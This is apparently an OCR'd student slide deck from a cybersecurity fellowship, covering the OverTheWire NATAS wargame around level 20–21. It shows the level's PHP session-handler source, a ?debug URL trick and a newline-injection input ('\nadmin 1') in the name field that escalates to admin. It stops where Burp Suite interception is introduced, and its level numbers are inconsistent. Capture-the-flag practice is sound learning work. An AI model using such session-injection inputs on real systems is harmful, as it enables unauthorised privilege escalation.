17 July,24

BYTEWISE FELLOWSHIP CYBERSECURITY

BY: SEERAT E MARRYUM

NATAS Level 21-30


Natas Level 20 → Level 21

Username: natas22


URL: http://natas22.natas.labs.overthewire.org

17 July,24


View page source:



17 July,24



KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
16:41
natas20.natas.labs.overthew
natas20.natas.labs.overthewire.org/index-source.html
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
/* we don't need this */
function myclose() {
//debug("MYCLOSE");
return true;
}
function myread($sid) {
debug("MYREAD $sid");
if(strspn($sid, "1234567890qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM-") != strlen($sid)) {
debug("Invalid SID");
return "";
}
$filename = session_save_path() . "/" . "mysess_" . $sid;
if(!file_exists($filename)) {
debug("Session file doesn't exist");
return "";
}
debug("Reading from ". $filename);
$data = file_get_contents($filename);
$_SESSION = array();
foreach(explode("\n", $data) as $line) {
debug("Read [$line]");
$parts = explode(" ", $line, 2);
if($parts[0] != "") $_SESSION[$parts[0]] = $parts[1];
}
return session_encode() ?: "";
}
function mywrite($sid, $data) {
// $data contains the serialized version of $_SESSION
// but our encoding is better
debug("MYWRITE $sid $data");
// make sure the sid is alnum only!!
if(strspn($sid, "1234567890qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM-") != strlen($sid)) {
debug("Invalid SID");
return;
}
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

17 July,24




We can see debug statements by adding**: /?debug** to link

17 July,24




Try\nadmin 1 change name

17 July,24



Nothing happens so we use burp suit, and do the same procedure by turning on the intercept:

